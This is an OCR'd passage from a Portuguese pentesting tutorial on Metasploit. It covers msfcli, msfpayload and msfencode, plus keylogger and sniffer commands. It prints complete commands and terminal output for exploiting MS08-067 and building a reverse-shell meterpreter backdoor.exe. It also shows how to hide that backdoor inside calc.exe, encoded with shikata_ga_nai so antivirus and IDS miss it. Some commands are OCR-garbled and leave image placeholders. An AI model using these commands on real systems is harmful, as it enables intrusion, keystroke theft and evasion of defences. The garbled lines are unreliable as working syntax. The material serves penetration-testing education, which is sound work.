


Observação 1: keyscan_stop e sniffer_stop encerram as atividades. keyscan_dump obtém o arquivo com as teclas digitadas.

Observação 2: O comando sniffer_interfaces é apenas para listar as interfaces. Se houver apenas uma interface de rede, basta usar o comando sniffer_start 1.

Exemplo 8

Obtendo um shell remoto com o comando Shell:



16.4 Msfcli

O msfcli permite fazer tudo o que o msfconsole faz, mas diretamente do shell, utilizando uma única linha de comando. É muito prático quando usado em scripts, pois não exige interações intermediárias. Você consegue entrar de uma única vez com tudo o que precisa pra rodar o exploit.


Sintaxe:

msfcli <módulo> <payload> <variáveis> <modo>

Normalmente, em "modo" utilizamos a opção E para permitir a execução imediata do exploit (é possível agendar para execução posterior).

No msfcli é necessário inserir todas as variáveis que citamos anteriormente (PAYLOAD, RHOST, LHOST, LPORT, etc.) na sintaxe do comando para que o Metasploit entenda todo o contexto do teste.

16.4.1 Exemplo de Uso do Msfcli



msfcliexploit/windows/smb/ms08_067_netapi PAYLOAD=windows/meterpreter/reverse_tcp RHOST=192.168.10.2 LHOST=192.168.10.1 LPORT=443 E

No exemplo anterior estamos executando o msfcli contra o host remoto (RHOST) 192.168.10.2. Estamos configurando como PAYLOAD o meterpreter de conexão tcp reversa e dizendo que ele deve se conectar de volta no ip 192.168.10.1 (LHOST) na porta 443 (LPORT).

16.5 Msfpayload

O mSFPayload é uma ferramenta muito útil que possibilita "converter" qualquer um dos payloads do metasploit para um arquivo puro (raw) ou mesmo um arquivo executável. Isso permite que você possa utilizar o payload como um backdoor comum em qualquer situação.

Sintaxe:

msfpayload <payload> <variáveis> <modo>

Normalmente, em "modo" utilizamos a opção X para permitir que o payload executável seja criado.

16.5.1 Exemplo de Uso do Msfpayload

```
root@bt:/# msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.10.1
 LPORT=443 X > backdoor.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/meterpreter/reverse_tcp
 Length: 290
Options: {"LHOST"=>"192.168.10.1", "LPORT"=>"443"}
root@bt:/#
```

msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.10.1 LPORT=443 X > backdoor.exe


No exemplo anterior, geramos o executável backdoor.exe ao rodar o msfpayload como PAYLOAD do meterpreter de conexão reversa e dissemos que ele deve se conectar de volta no ip 192.168.10.1 (LHOST) na porta 443 (LPORT).


Se for um payload de conexão reversa, é necessário um Multi-Handler para receber a conexão de volta. Esse processo irá "aguardar" a conexão acontecer e fornecer o payload logo em seguida.

O Multi-Handler pode ser ativado de dentro do msfconsole ou usando o msfcli.

Veja um exemplo das duas formas a seguir.

Exemplo de uso do multi-handler com o msfconsole (primeira imagem) e no msfcli (segunda imagem):





16.6 Msfencode

Permite codificar qualquer um dos payloads em arquivo puro (raw) gerados pelo msfpayload. O objetivo é fazer com que assim o payload não seja detectado por antivírus ou por ferramentas de IDS. O msfencode utiliza diversos tipos de encoders para tentar dificultar a detecção e, inclusive, você pode utilizar múltiplos encoders em sequência.

Sintaxe:

msfencode –i <arquivo> -e <encoder> -c <vezes> -t <modo> -o <arquivo>

16.6.1 Opções do Msfencode

- ⇨ **-i:** Arquivo de entrada a ser utilizado para a codicação.
- ⇨ **-e:** Tipo de encoder. Ex: x86/shikata_ga_nai.
- ⇨ **-c:** Vezes em que o encoder irá codificar.
- ⇨ **-t:** Tipo de arquivo gerado. Normalmente é exe.
- ⇨ **-o:** Arquivo de saída que será gerado após a codificação.
- ⇨ **x:** Executável para ser usado como base.
- ⇨ **-k:** Permite a execução paralela (usado com o –x), ou seja, em um único executável teremos múltiplos streams codificados.

16.6.2 Exemplos de uso do Msfencode

Exemplo 1

O msfencode gerando um arquivo raw (puro) de um payload.

```
root@bt:/# msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.10.1
 LPORT=443 R > backdoor.raw
root@bt:/# msfencode -t exe -i backdoor.raw -o backdoor.exe -e x86/shika
ta_ga_nai -c 5
[*] x86/shikata_ga_nai succeeded with size 317 (iteration=1)

[*] x86/shikata_ga_nai succeeded with size 344 (iteration=2)

[*] x86/shikata_ga_nai succeeded with size 371 (iteration=3)

[*] x86/shikata_ga_nai succeeded with size 398 (iteration=4)

[*] x86/shikata_ga_nai succeeded with size 425 (iteration=5)

root@bt:/#
```

Agora, podemos usar esse arquivo RAW para codificar um executável e "encodá-lo" com o shikata_ga_nai (-e), repetindo o processo 5 vezes (-c) para dificultar a detecção do antivírus.

msfencode -t exe –i backdoor.raw -o backdoor.exe -e x86/shikata_ga_nai -c 5

Exemplo 2

Usando o msfpayload e o msfencode em uma única linha para poupar tempo.

Dessa vez, aumentei as iterações do shikata_ga_nai para 7 e usei como base a calculadora para gerar o arquivo malicioso do tipo exe (-t).

msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.10.1 LPORT=443 R > msfencode –x calc.exe -k -o calcmalvada.exe -e x86/shikata_ga_nai -c 7 –t exe

```
root@bt:/# msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.10.1
 LPORT=443 R | msfencode -x ./calc.exe -k -o ./calcmalvada.exe -e x86/sh
ikata_ga_nai -c 7 -t exe
[*] x86/shikata_ga_nai succeeded with size 317 (iteration=1)

[*] x86/shikata_ga_nai succeeded with size 344 (iteration=2)

[*] x86/shikata_ga_nai succeeded with size 371 (iteration=3)

[*] x86/shikata_ga_nai succeeded with size 398 (iteration=4)

[*] x86/shikata_ga_nai succeeded with size 425 (iteration=5)

[*] x86/shikata_ga_nai succeeded with size 452 (iteration=6)

[*] x86/shikata_ga_nai succeeded with size 479 (iteration=7)

root@bt:/#
```

16.7 Mais Recursos do Metasploit

O que estudamos não representa nem um quarto da capacidade de recursos do Metasploit. Ainda existem surpresas muito úteis que valem a pena ser conhecidas, como o **msfvenom** que permite ajudar no processo de uso do msfpayload com o msfencoder, facilitando e acelerando o processo de gerar um payload útil e não detectável.

Outra coisa útil é o fato de podermos integrar o Metasploit com utilitários como o fast-track e o SET (Social Engineering Toolkit) para criar cenários ainda mais avançados. Isso é possível através de variáveis do Metasploit relacionados ao autopwn (exploração automática), como o db_nmap que permite que o próprio MSF descubra os hosts e as portas da rede antes de realizar a exploração.

Por último, com um pouco de conhecimento avançado é possível desenvolver seu próprio exploit no Metasploit utilizando alguns dos payloads já existentes (ou criando seu próprio payload). Como eu disse, as possibilidades são quase infinitas!